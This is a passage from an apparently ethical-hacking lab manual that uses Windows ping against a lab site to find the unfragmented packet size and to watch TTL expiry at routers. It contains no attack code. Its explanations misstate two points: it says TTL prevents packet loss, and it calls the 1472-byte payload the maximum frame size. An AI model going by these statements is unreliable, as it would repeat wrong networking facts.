C:\Users\Admin>
```

5. The response, **Packet needs to be fragmented but DF set**, means that the frame is too large to be on the network and needs to be fragmented. The packet was not sent as we used the **-f** switch with the ping command, and the ping command returned this error.

6. In the **Command Prompt** window, type **ping www.certifiedhacker.com -f -l 1300** and press **Enter**.



```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping www.certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=37ms TTL=50
Reply from 162.241.216.11: bytes=32 time=36ms TTL=50
Reply from 162.241.216.11: bytes=32 time=37ms TTL=50
Reply from 162.241.216.11: bytes=32 time=36ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 36ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1500

Pinging certifiedhacker.com [162.241.216.11] with 1500 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1300

Pinging certifiedhacker.com [162.241.216.11] with 1300 bytes of data:
Reply from 162.241.216.11: bytes=1300 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1300 time=37ms TTL=50
Reply from 162.241.216.11: bytes=1300 time=37ms TTL=50
Reply from 162.241.216.11: bytes=1300 time=36ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 36ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>
```

7. Observe that the maximum packet size is less than **1500** bytes and more than **1300** bytes.
8. Now, try different values until you find the maximum frame size. For instance, **ping www.certifiedhacker.com -f -l 1473** replies with **Packet needs to be fragmented but DF set**, and **ping www.certifiedhacker.com -f -l 1472** replies with a successful ping. It indicates that **1472** bytes are the maximum frame size on this machine's network.


```
Command Prompt

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1473

Pinging certifiedhacker.com [162.241.216.11] with 1473 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1472

Pinging certifiedhacker.com [162.241.216.11] with 1472 bytes of data:
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=37ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=35ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>
```

9. Now, discover what happens when TTL (Time to Live) expires. Every frame on the network has TTL defined. If TTL reaches 0, the router discards the packet. This mechanism prevents the loss of packets.

10. In the **Command Prompt** window, type **ping www.certifiedhacker.com -i 3** and press **Enter**. This option sets the time to live (-i) value as 3.

Note: The maximum value you can set for TTL is 255.

```
Command Prompt

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1473

Pinging certifiedhacker.com [162.241.216.11] with 1473 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1472

Pinging certifiedhacker.com [162.241.216.11] with 1472 bytes of data:
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=37ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=35ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>ping www.certifiedhacker.com -i 3

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 192.168.100.6: TTL expired in transit.
Reply from 192.168.100.6: TTL expired in transit.
Reply from 192.168.100.6: TTL expired in transit.
Reply from 192.168.100.6: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),


C:\Users\Admin>
```


11. Reply from **192.168.100.6: TTL expired in transit** means that the router (192.168.100.6, you will have some other IP address) discarded the frame because its TTL has expired (reached 0).

Note: The IP address 192.168.100.6 might vary when you perform this task.

12. Minimize the command prompt shown above and launch a new **command prompt**. Type **ping www.certifiedhacker.com -i 2 -n 1** and press **Enter**. Here, we set the TTL value to **2** and the **-n** value to 1 to check the life span of the packet.

Note: **-n** specifies the number of echo requests to be sent to the target.



```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Admin>ping www.certifiedhacker.com -i 2 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 172.18.0.1: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

C:\Users\Admin>
```

13. Type **ping www.certifiedhacker.com -i 3 -n 1**. This sets the TTL value to **3**.



```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping www.certifiedhacker.com -i 2 -n 1

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 172.18.0.1: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

